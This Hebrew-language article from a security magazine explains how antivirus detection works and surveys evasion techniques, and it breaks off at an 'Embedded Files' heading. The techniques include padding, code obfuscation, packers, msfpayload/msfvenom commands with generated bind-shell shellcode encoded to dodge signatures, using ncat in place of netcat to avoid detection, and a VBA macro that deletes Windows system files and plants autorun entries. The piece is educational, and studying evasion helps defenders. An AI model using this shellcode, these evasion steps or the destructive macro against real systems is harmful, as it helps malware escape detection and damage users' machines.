Technologic Papers

Antivirus Bypass Techniques

מאת יובל נתיב ובר חופש

מבוא

המאמר הבא יעסוק בעולם תוכנות האנטי-וירוס, המאמר מחולק לשני חלקים, במהלך החלק הראשון נלמד מה הן אותם תכונות, מה מטרתן, באילו טכניקות הן משתמשות על מנת להשיג את אותה המטרה, ובחלק השני נגע באותן טכניקות שבהן תוקפים משתמשים על מנת לעקוף את אותן תוכנות ומנגנונים. מומלץ מאוד לקרוא את המאמר עם רקע בתכנות (עדיפות ל-C).

רקע

אז מה זה בכלל אנטי וירוס?

אנטי וירוס הינו שם כללי למוצר המיועד להגן על המחשב מפני תוכנות בעלות אופי זדוני. ישנם אנטי וירוסים שהם תוכנתיים - תוכנה אשר מותקנת על המחשב או השרת וישנם אנטי וירוסים "חומרתיים", מדובר בתוכנות אנטי-וירוס הרצות פיזית בקופסא נפרדת כך שיותר קשה לתוקף לאתר אותה ולשים אותה כמטרה. חשוב להדגיש שאנטי וירוסים חומרתיים מסוגלים להגן על התווך (המעבר ברשת אל אותה מכונה) אך לא כלפי פנים. המשמעות היא שכאשר נחבר Disk On key לאותה מכונה או דיסק חיצוני, האנטי וירוס החומרתי לא יוכל להגן על המכונה מכיוון שהוא אינו פונקציה בהעברת המידע. תפקידם בדרך כלל הוא להוות שכבה נוספת לרכיבי ה-Firewall הרשתיים.

מאיפה הם הגיעו בכלל?

לפי ויקיפדיה, האנטי וירוס הראשון שהכיר העולם פותח בשנת 1988 ופורסם תחת השם "AntiVir" (לימים - Avira). לפניו פותחו מספר מצומצם של תוכנות אנטי-וירוס שנועדו להתמודד עם וירוס ספציפי בלבד. באותה תקופה מגוון האיומים והתחכום של הנוזקות מהם התמודד האנטי וירוס היו מצומצמות בלבד. דובר על וירוסים פשוטים לרוב אשר עוברים דרך קבצי Office למיניהם בתצורה של מאקרו (Macros) ומבצעים נזק למחשב. תוכנות אלו לא התעדכנו, היו פשוטות מאוד ואמצעי ההפצה היו מוגבלים מאוד (דיסקטים). עם בואו של האינטרנט התפתחו אותם מזיקים וכיום ניתן למצוא וירוסים וקטעי קוד זדוניים עם יכולות שקשה להעלות על הדעת... למי שמתעניין קצת בהיסטוריה: התיעוד של הוירוס הראשון אשר תקף את האוניברסיטה העברית.

אז... מה זה בכלל וירוס?

וירוס הינו סוג של תוכנה המבצעת נזק למחשב או לתוכנה. עד כדי כך פשוט. היום כאשר אנו אומרים את המושג 'אנטי וירוס' אנו מתכוונים לסט רחב יותר של נוזקות וכוללים בתוכם סוסים טרויאניים, Rootkits, רוגלות, תולעים למיניהן, ועוד מגוון רחב של חולירע.

אז איך תוכנות ה-Antivirus עובדות?

אופן הפעולה של מרבית סוגי האנטי וירוסים מתחלק לאותה כמות חלקים:

חתימת קובץ:

חתימת קובץ היא סוג של טביעת אצבע של קובץ. שילוב של דברים כמו גודל הקובץ המדויק, חתימה של הקובץ מבחינת Hashing, נניח MD5, סט של ביטים נבחרים ועוד. לדוגמא, כאשר נרצה לנתח אם קובץ virus.exe הוא וירוס, נבצע את הפעולות הבאות כדי שנוכל להשוות אותו למסד הנתונים המכיל את חתימות הוירוסים הקיימות:

- נייצא את גודל הקובץ המדוייק - 213,242 kb.
- נבצע חתימת HASH בעזרת MD5 - b1946ac92492d2347c6235b4d2611184.
- נבחר אוסף של ביטים מכל מיני חלקים בקובץ.

לאחר שאספנו את כלל המיד, נוכל להשוות את התוצאות ולראות האם מה שקיבלנו מתאים לאחת השורות שיש לנו במסד הנתונים של וירוסים הידועים לנו - במידה וכן, יש לנו בינגו.

ארגז חול / אמולטורים:

ארגז החול הוא סביבה וירטואלית בזיכרון המחשב אשר נפרדת משאר המחשב. כאשר האנטי וירוס שלנו מנתח קובץ וברצונו לדעת האם הקובץ מסוכן, הוא טוען אותו קודם כל לאזור נפרד בזכרון. אותו אזור הוא אזור מסוגר (Quarantine) אשר ממנו התהליך לא יכול לזלוג לשאר האזורים בזכרון (בתקווה). שם קל לאנטי וירוס לסרוק את הקובץ ואת פעולותיו. לאחר שהאנטי וירוס החליט שהתוכנה אינה מבצעת התנהגויות חשודות כגון פניה ל-kernel land, כתיבה של קבצים לאזורים כמו ה-root או ל-system32, שינוי מפתחות חשודים ב-Registry וכן הלאה, מחליט האנטי וירוס האם לתוכנה מותר לצאת מאזור הבטוח.

היוריסטיקה:

תהליך היוריסיקה (Heuristics) הוא תהליך בו מנסה האנטי וירוס לבצע "היסק" מהתנהגות תוכנה. במהלך התהליך האנטי וירוס בודק לאן ניגש התהליך ואיזה פעולות הוא מבצע בלי באמת להשוות אותו ל'חתימות' מוכנות מראש אלא להתנהגויות חשודות כגון הוספה לאזורים שבהם תעלה התוכנה לאחר הדלקת המחשב, הידבקות לקבצי DLL שונים, פתיחת פורטים והאזנה להם וכן הלאה. תהליך

היוריסטיקה הוא בעצם התהליך שהופך את האנטי וירוסים שלנו לרלוונטים בעולם משתנה ודינמי כמו שלנו היום, השימוש בארגזי חול ואמולטורים הם חלק בלתי נפרד מהתהליך היוריסטי.

התמודדות עם אנטי וירוסים

אין דרך אחת נכונה להתמודד עם אנטי וירוסים. ברוב המקרים אנו נבצע שימוש בכמה טכניקות במקביל או בדרכים חמקמקות אחרות. ננסה לפרק אותן לאט לאט ובסוף נראה האם הצלחנו להגיע לתוצאה הנכונה. בדרך כלל, התוצאה תהיה רלוונטית לסוג מסויים של אנטי וירוס בלבד.

שינוי חתימה הדיגיטלית

כמו שראינו בפרק הקודם, על מנת לזהות האם קובץ מסויים הינו מוכר וידוע כקובץ זדוני, רכיב האנטי-וירוס מנסה להשוות את החתימה הדיגיטלית שלו למסד נתונים כל חתימות דיגיטליות של קבצים שונים, במידה ונצליח לשנות את החתימה הדיגיטלית של הקובץ - בסבירות גבוהה נוכל לחמוק משלב זה, על מנת לשנות את החתימה הדיגיטלית של הקובץ שלנו, נוכל לפעול במספר דרכים:

ריפוד (padding)

בתהליך הריפוד אנו ננסה להוסיף מידע "זבל" לתוכן הקובץ. הדרך האינטואיטיבית לעשות זאת, היא להוסיף עוד פונקציות מתות וקריאות לא רלוונטיות. יש רק בעיה אחת - כל המדהרים (compilers) שלנו מבצעים תיקוני קוד אוטומטיים. הם משמיטים קוד מת, מקצרים פונקציות ופעולות מתמטיות על מנת לייעל את הקוד שהם ממירים לאחר מכן להוראות בשפת מכונה.

כך לדוגמא המהדר יבצע אופטימיזציה לקוד הבא:

```
int foo(int a, int b) {
        return a+b;
}
c = foo(a, b+1 );
```

```
c = a + b + 1;
```

דוגמא נוספת היא נושא של ביטויים משותפים. אנו צריכים לזכור שהפעולות שהתוכנה מבצעת אינן מתבצעות בשפת המקור (במקרה הזה C) אלא הן מומרות לשפת המכונה ולרוב, ההוראות לא מתורגמות שורה בשורה. לא כל שכן, כאשר אנו מתחילים לעבוד עם אוגרים ותאי זכרון - כל ההתנהלות שלנו משתנה.

כך לדוגמא ינסה מהדר סטנדרטי לייעל את הקוד על ידי זיהוי של ביטוי שחוזר על עצמי וייצר לו משתנה חדש:

```
a = b + (z + 1);
p = q + (z + 1);
```

```
temp = z + 1;
s = b + temp;
p = q + temp;
```

המהדר מבטל לנו גם קוד ריק. כך לדוגמא תראה ההמרה הבאה. המהדר יזהה שלא יהיה מצב שבו תרוץ התוכנה ותקרא הפונקציה עם אגומנט ששונה מ-9. לכן תעלים את השורות שלא רלוונטיות ותקרא ישירות לאותה פונקציה עם הארגומנט 9:

```
a = 3 + 5;
b = a + 1;
func(b);
```

```
func(9);
```

ולנקודה הסופית שלשמה התחלנו את כל ההתעסקות עם המהדר - נושא האלימינציה של קוד מת. בדוגמא הבאה ישנו תנאי לוגי שלא מתרחש ולכן לא קיימת אפשרות שבה הפונקציה תקרא. לכן במהלך ההידור המהדר יעיף לנו את הפוקציה הזאת:

```
a = 1;
if (a < 0) {
printf("Error!");
}
```

```
a = 1;
```

אם כך בתהליך הריפוד עלינו להבין מה אנחנו עושים ולוודא שהמידע שאנו זורקים פנימה לא ייעלם במהלך ההידור.

תהליך הריפוד משמש אותנו לכמה צרכים. האפקט הראשון שנקבל הוא גודל קובץ שונה וחתימה שונה. אין גבול לכמות הריפוד שנוכל להוסיף. לכן נוכל לייצר גם קובץ גדול מאוד. אחת הסיבות שהוירוס Flame היה כל כך מוצלח הוא גודל של מעל ל-20MB! הריפוד הפשוט ביותר מוציא את בדיקת החתימה של הקובץ מהרפרטואר מכיוון שאפילו ביט אחד ישנה את הגודל ואת החתימה של הקובץ. **עם זאת, תוכנות אנטי-וירוס שונות יודעות להתמודד עם שינויים קלים בקוד, ולכן עלינו לנסות לשנותו כמה שיותר.**

האפקט השני הוא בלבול (קל!) של הרכיב שמבצע היוריסטיקה. במידה וריפדנו את הקוד בהרבה זבל שבאמת מנסה לרוץ, מנוע היוריסטיקה ינסה למפות גם אותו ולהבין גם מה קורה שם. חשוב להבין שאין זה מספיק בשביל לעבור את רב תוכנות האנטי וירוס. **בנוסף - שימוש ביותר מדי "זבל" בקוד אומנם עוזר לנו להתחמק ממנגנון החתימות, אך סביר להניח שיפיל אותנו בבדיקה היוריסטית.**

דוגמא לשינוי חתימה דיגיטלית באופן ידני של קובץ ספציפי ניתן לראות במאמר "Signature-based Detection Bypass" שנכתב ע"י הרצל לוי ופורסם הגיליון ה-16 של המגזין.

עמימות (Obfuscation)

אובפוסקציה הפכה להיות נושא חם ומעניין בהרבה תחומים, בין היתר אצלנו. הרעיון הוא לקחת קוד ולהפוך אותו לבלי ניתן להבנה רק על ידי סיבוכיות. הנושא מפורסם מאוד בשפות כמו Javascript בה אתם יכולים למצוא אובפוסקטורים חינמיים ברשת כמו זה. גם לאלה מכם שמכירים את השפה ברמה גבוהה מאוד ייקח קצת זמן להבין איך זה מתרגם לזה:

```
alert('hello world');
```

```
eval(function(p,a,c,k,e,d){e=fun
ction(c){return
c};if(!''.replace(/^/,String)){w
hile(c--
){d[c]=k[c]||c}k=[function(e){re
turn
d[e]}];e=function(){return'\\w+'
};c=1};while(c--
){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c
])}}return p}('0(\'1
2\');',3,3,'alert|hello|world'.s
plit('|'),0,{}))
```

תנסו להעתיק את זה לקובץ HTML ותראו שזה רץ. דוגמא נוספת לכך, ניתן למצוא במאמר "ניתוח קוד זדוני Web", שפורסם בגיליון ה-7 של המגזין.

על מנת להבין את הנושא קצת יותר לעומק, ננסה את אותו הדבר ב-C. נתחיל מדוגמא פשוטה. כולנו יודעים שהתוכנה הראשונה שאנו בונים היא "שלום עולם!". התוכנה תראה כך:

```
#include <stdio.h>

int main()
{
      printf("Hello World\n");
}
```

המטרה שלנו, היא לדאוג שיהיה לנו קוד אשר מבצע את אותה הפעולה אך כאשר הקוד עצמו נראה שונה לחלוטין. הדבר הראשון שנשחק איתו, הוא זה:

```
#include <stdio.h>

int main( int argc, char *argv[])
{
      printf("%s\n",argv[0]);
}
```

נראה לא מורכב במיוחד, אך התנאי ששם התוכנה הוא "Hello World" אנו נקבל את התוצר המבוקש על המסך.

דוגמא קצת יותר מורכבת וקצת יותר מעניינת:

```
#include <stdio.h>
#include <string.h>

#define we printf(
#define are "%s\n"
#define kool ,foo);

int main(int argc, char *argv[])
{
      int a = 0; char isr[32]; char foo[32];
      strcpy(isr,"@h8ejlhl9o. 8wso#rtlgdl!v");
      for (a = 0; a < 26; a++) { foo[a/2] = isr[++a];};
      we are kool
}
```

מה שקרה כאן קצת מבלבל. קודם כל פירקנו את הפקודה של printf לשלושה חלקים שונים והזנו אותם לתוך מאקרו. לאחר מכן אנו מבצעים סוג של קידוד של המחרוזת אותה נדפיס. אנו לוקחים רק שני תווים מתוך המחרוזת ועל ידי כך מקבלים את המחרוזת המקורית שרצינו. השורה האחרונה קוראת לפקודות המאקרו ומאחדת את הפעולה שלהם לפעולה שרצינו ומדפיסה את המחרוזת על המסך.

דוגמא אחרונה:

```
#include <stdio.h>

#define we printf(
#define are "%s\n"
#define kool ,v);

int main(c, v) char *v; int c;
{
   int a = 0; char f[32];
   switch (c) {
      case 0:
         we are kool
         break;
      case 1217:
         for (a = 0; a < 13; a++) { f[a] = v[a*2+1];};
         main(0,f);
         break;
      default:
         main(1217,"@h8ejlhl9o. 8wso#rtlgdl!v\0m");
         break;
      }
}
```

שימוש ב-Packers / Unpackers:

במידה וברצוננו להשתמש בקובץ בינארי קיים ואנו מעוניינים לשנות את החתימה הדיגיטלית שלו, נוכל לבצע זאת באמצעות תוכנות המכונות "Packers" - מדובר בתוכנות שתפקידן לקחת קובץ בינארי ולשנות אותו כך שיהיה קשה מאוד לבצע עליו Reverse Engineering (הן ידני והן אוטומטי). ישנם סוגים רבים של תוכנות בסגנון זה, אך בסופו של דבר, רובן (מלבד יוצאות מהכלל כמובן), מבצעות את אותה הפעולה:

הצפנת / שינוי הקובץ הבינארי המקורי כך שלא יהיה ניתן להריץ אותו באופן רגיל, הכנסתו כ-Payload לתוך קובץ בינארי חדש המכיל בתחילתו מנוע אשר מסוגל לפענח ולשחזר את השינויים בקובץ המקורי. כך, במידה ותוכנת האנטי-וירוס תנסה לסרוק את הקוד באופן סטטי על מנת להוציא חתימה דיגיטלית באופן "קלאסי" - היא תקבל חתימה שונה (מפני שמדובר בקובץ דחוס / מוצפן / שונה מבחינה לוגית וכו'), אך כאשר יורץ הקובץ - מנוע הפענוח בתחילת הקובץ יפענח את בחזרה את ה-Payload בזכרון המחשב ויריץ אותו כחדש. דוגמא לתוכנות מובילות בעולם זה:

- UPX
- ASPack
- Armadillo
- Themida
- Enigma

דוגמא לביצוע פעולה זו צעד אחד צעד באופן ידני ניתן למצוא במאמר "Manual Packing" שנכתב ע"י הלל חימוביץ' ופורסם בגיליון הראשון של המגזין.

למידע נרחב יותר, ולרשימה מלאה יותר, ניתן לקרוא בויקיפדיה:

http://en.wikipedia.org/wiki/Executable_compression

שימוש ב-Msfvenom ו-Msfpayload

סט הכלים המגיע עם Metasploit מציע שני כלים שייעודם הוא להתמודד עם תוכנות אנטי-וירוס שונות על ידי ביצוע הצפנת ה-Payload אשר יורץ על ידי האקספלויט / המשתמש בעת ביצוע התקפה. תפקידו של Msfpayload הינו לייצא Shellcode ספציפי של מודול מקונפג מראש של Metasploit (לדוגמא - shell_reverse_tcp שמתחבר למחשב התוקף בפורט 7777) ל-Shellcode בשפות שונות (כגון C, Perl, רובי וכו').

על מנת להבין כיצד להשתמש בכלי, נתבונן בדוגמא המוצגת ב-Offensive-Security:

ראשית, נריץ את msfpayload עם המתג "l-" על מנת לקבל את רשימת ה-Payloads שבאפשרותנו לייצא. לאחר שבחרנו Payload מהרשימה שקיבלנו, נוסיף אותו לשורת הפקודה ולאחריו את המתג "O" על מנת לראות את הפרמטרים עלינו להכניס:

```
root@bt:~# msfpayload windows/shell_bind_tcp O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 14774
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
 vlad902
 sf

Basic options:
Name      Current Setting  Required  Description
----------  -------  --------------   ----
EXITFUNC  process          yes       Exit technique: seh, thread,
process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell
```

את הפרמטרים נכניס באופן "VAR=Value", ובסופם נכניס את תצורת הפלט שנרצה לקבל, האופציות שלנו הינן:

- [**C**]
- [**P**]erl
- Rub[**y**]
- [**R**]aw
- [**J**]s
- e[**X**]e
- [**D**]ll
- [**V**]BA
- [**W**]ar

בדוגמא הסופית, יוצרים Shellcode ב-C, של shell_bind_tcp, כשה-EXITFUNC הוא באמצעות ניצול seh והתקשורת תתבצע על גבי פורט 1234:

```
root@bt:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 C
*/
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
 * InitialAutoRunScript=, AutoRunScript=
/*
unsigned char buf=[]
\"xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
\"x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
\"x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
\"xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
\"xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
\"x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
\"x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
\"x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
\"x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
\"xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
\"x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
\"x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
\"x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
\"x31\xdb\x53\x68\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68"
\"xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
\"x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
\"x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
\"x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
\"x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
\"x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
\"x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xfe\x0e\x32\xea"
\"x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
\"x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5;"
```

ליותר מידע על השימוש ב-Msfpayload:

http://www.offensive-security.com/metasploit-unleashed/Msfpayload

שימוש ב-Msfpayload בלבד אינו שווה יותר מדי, מפני שרב חברות האנטי-וירוס כיום חותמות בדרך קבע את כלל ה-Payloads שניתן לייצר באמצעות כלי זה. ולכן פותח הכלי Msfvenom.

הכלי Msfvenom בעצם מכיל בתוכו את Msfpayload ובאמצעותו ניתן לחולל Payloads שונים ולמסך אותם בכל פעם בעזרת Encodders שונים. השימוש בכלי הנ"ל דומה מאוד לשימוש ב-Msfpayload, ההבדל הוא שאת ה-Payload מכניסים לאחר המתג "-p", ויש צורך לקבוע באיזה Encodder להשתמש ופרמטרים שונים על מנת לייצר את ה-Payload "מותאם אישית".

דוגמא לשימוש:


```
root@bt:~# msfvenom -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b
'\x00' -i 3
[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xd9\xf6\xbd\xb7\x89\xbd\x46\xd9\x74\x24\xf4\x58\x2b\xc9" +
"\xb1\x59\x31\x68\x17\x03\x68\x17\x83\x5f\x75\x5f\xb3\x46" +
"\x71\x1a\x95\x40\x4a\x8b\x3f\xc4\x96\xdf\x9d\x15\x1e\xae" +
"\x4c\x64\xf5\xc9\x73\xd3\xed\x6a\x9e\x8e\xd7\xac\x6a\x5c" +
"\x2a\x70\xe5\x06\xe4\x8e\x89\xf4\x28\xf2\x25\x33\x69\x23" +
"\xe0\xe6\x51\x13\x9c\x44\x6e\xdd\xfe\x25\xeb\xc8\x15\xfe" +
"\xb3\x43\x7a\x2b\x26\x53\x95\x3a\x14\x84\x57\x53\x71\xe8" +
"\xba\x25\x82\xca\xb8\xee\x5f\x92\x4b\xea\x33\x6a\xa7\x8e" +
"\x5d\x87\x35\x89\x8d\x34\xb0\xf1\x85\x03\xc3\xf1\xe7\x4a" +
"\x5e\xfb\x17\x3c\x2c\x5f\xd5\xd4\x8f\xf0\x5c\x2d\x7f\xde" +
"\x77\x45\x36\x85\x95\xff\xc9\x98\xbd\x74\x77\x33\x62\xe9" +
"\x36\xbd\x56\xe1\xf5\xba\x37\x90\xff\x75\x75\x9d\xee\x30" +
"\xed\x57\x97\x9e\xe8\xce\x65\xec\xa3\x36\x90\x04\x48\x67" +
"\x4b\xf7\xbc\x1c\xdc\xcf\x6e\x03\xb5\xec\x3b\xe3\x21\x43" +
"\x99\x3e\x81\x39\x3e\xfc\x42\x47\xdd\xa1\x5e\x71\x1a\x6c" +
"\x67\x5e\xc8\xa9\xfd\x11\x60\x1b\x09\x2a\xe5\x5d\x4b\xf7" +
"\x08\x80\x21\xca\x0f\xa6\x03\x64\xcf\x89\x72\x0f\xbc\xe4" +
"\x6a\x03\x84\x33\xab\x96\x49\x2b\x8b\x06\xfa\x5d\x20\x49" +
"\xed\x46\xa8\x6e\x2d\x44\x42\xb9\xea\x6a\x25\x7e\xbb\x67" +
"\x8b\x15\x06\xa3\x36\x3e\x19\x6d\x62\x08\xe2\x1f\x3d\xa7" +
"\x85\xf1\x46\xf4\xb8\x96\x44\xd9\x9f\xfa\xe3\xd1\x29\xd5" +
"\x83\xd1\xa3\xaf\x42\xde\x2f\x9f\x02\x8b\x77\x97\xf6\x65" +
"\x10\x49\x0b\x13\xd6\x02\x0d\x02\xe7\x95\xa7\xcc\x72\x7d" +
"\x41\xea\xab\x3b\xf2\xe6\x6f\x71\x4a\x46\x56\xba\x51\x15" +
"\x15\x64\x1e\xbb\x6f\x35\xc4\xaa\xf0\x2d\xd8\x6a\x77\xa1" +
"\x0e\xb1\x58\xaa\xda\x70\x4a\x23\x26\xeb\x70\x74\x91\xba" +
"\x93\x7a\xe5\x72\xb9\x1d\xd5\x86\x8f\xb7\x73\xce\x3c\x63" +
"\x08"
```

בדוגמא זו, יוצרים Payload למערכות 32bit המקודד באמצעות Encodder בשם shikata_ga_nai (האחד ה-Encodders היותר מפורסמים שיש). בנוסף, ניתן להוסיף Blacklist של תווים שמהם נרצה להימנע (בעזרת המתג b-). בנוסף, ניתן לבצע את הפעולה מספר פעמים בעזרת המתג i- (הרעיון הוא לשנות את התוצר של ה-Encodder כך שבמידה ולאחר הריצה הראשונה כלי האנטי-וירוס עדין חותמים אותו - ניתן להריץ את ה-Encodder על הפלט שיצא וכך ליצור Payload עם חתימה חדשה).

תוכנות מקבילות ודה-אבולוציה

ראינו כי אחד הכלים של תוכנות אנטי וירוסים לאתר קבצים בעייתיים הוא מנגון החתימות. אחת הדרכים המעניינות שיש לנו כדי להתחמק מההגנה הזאת היא להשתמש באלטרנטיבות - תוכנות חלופיות. אחת הדוגמאות הקלאסיות היא שכאשר ננסה להשתמש בתוכנה כגון meterpreter אנו לרוב נחסם מהר מאוד על ידי האנטי וירוס. באותה מידה, אם פשוט נחליף את התוכנה הנשלטת ונשתמש ב-CMD רגיל, אלא אם תהליך השתילה שלו חשוד, האנטי וירוס לא יעצור אותנו.

עדין יש בעיה, לפעמים חשוב לנו לא לאבד פונקציונליות. לדוגמא, כאשר אנו נעבור עם CMD במקום meterpreter אנו מאבדים הרבה מאוד פונקציונליות שלא קיימת לנו ב-CMD. אחת הדוגמאות הקלאסיות היא netcat. כאשר נסרוק את התוכנה במנועי אנטי וירוס, נגלה ש-27 מתוך 44 מצאו שהתוכנה היא וירוס. אך עדין אוכל להשתמש בתוכנה לשליטה מרחוק. כיצד? אם נתבונן טוב ונלמד את התוכנה nmap, נגלה שהיא משתמשת בגרסא של netcat לצורך הסריקות שלה. התוכנה נקראת ncat. אם נסרוק אותה, נגלה ש-0 מתוך 44 מנועי אנטי וירוס מצאו אותה כתוכנה זדונית:



אחת האפשרויות היא להשתמש בתוכנות מהימנות (Trusted Programs) בכדי לעבור את הסריקה והגילוי ע"י האנטיוירוס. יש לנו מספר תוכנות שהאנטי-וירוס סומך עליהן מראש, אלו הן לרוב התוכנות שבשימוש נפוץ במיוחד כגון Adobe Reader וכל חליפת המוצרים של Microsoft Office. לחלק מן המוצרים האלו ישנה אפשרות להריץ דבר הנקרא מאקרו (Macro).

מאקרו (Macro) הוא מאין אוסף של פקודות שניתן להעביר לרכיבים שתומכים במנוע על מנת שיבצעו אותן. לכל מוצר אשר מאפשר שימוש באופציה זו קיימת שפת תכנות בסיסית בכדי להביא מידע נוסף ואופציות מתקדמות אל המסמך, כיום ישנם הרבה אנטי-וירוסים אשר יודעים לסרוק את החלק הזה של המסמך ולזהות קוד זדוני כזה או אחר, כאן מגיע החלק המעניין של Embedded Vs. Event Procedures.

נהלי אירוע (Event Procedures)

לקבצי Word, Excel ו-Access ותוכנות בסגנון, ישנה אפשרות ליצור תגובה לאירוע מסויים כגון לחיצת כפתור במקלדת או לחיצת עכבר בכל מקום במסמך, נהלי האירוע הללו נכתבים כקוד VB ותאורטית יכולים לגרום לכל דבר מטעינה של תמונה נחמדה ובלתי מזיקה, ליצירת קישור, קימפול (compile) של וירוס באותו רגע או טעינה של קובץ Binary המוחבא במסמך עצמו.

דוגמא קטנה ב-Visual Basic:

```
Private Sub OpenOrders_Click()
DoCmd.OpenForm "Orders"
End Sub
```

כמו שאפשר לראות בדוגמא הנ"ל ע"י ביצוע הפעולה "Click" נטען קובץ שנקרא "Orders" למסמך הראשי, מאחר והשפה מאפשרת לנו כמעט כל דבר שאנחנו יכולים לחשוב עליו האפשרויות פה לא מוגבלות, אנחנו יכולים לטעון קבצי XML לקחת מהם מידע ולבנות באותו רגע תוכנה שמנצלת פגיעות בעורך הטקסט שפתח את הקובץ.

לדוגמא, משהו בסגנון הבא:

```
Kill "c:\windows\system.ini"
Open "c:\WINDOWS\win.ini" For Output As #1
Print #1, "Load = C:\Program Files\Virus1.exe"
Print #1, "run = C:\Program Files\Virus2.exe"
Close #1
Open "c:\WINDOWS\system.ini" For Output As #1
Print #1, "Shell=Explorer.exe C:\WINDOWS\System\Virus3.exe"
```

```
Print #1, "Shell=Explorer.exe C:\WINDOWS\System32\Virus4.exe"
Close #1
Kill "%SystemRoot%\syste" & "m32\wscui.cpl"
Kill "C:\Program Files\Co" & "mmon Files\Microsoft
Shared\MSInfo\msinfo32.exe"
Kill "%SystemRoot%\syste" & "m32\restore\rstrui.exe"
Kill "c:\WINDOWS\syste" & "m32\rundll32.exe"
```


מדובר בדוגמא פשוטה יחסית אך היא עדין מאפשרת לנו לראות את הפוטנציאל שניתן לנצל במנגנון זה.

קבצים מוטבעים (Embedded Files)

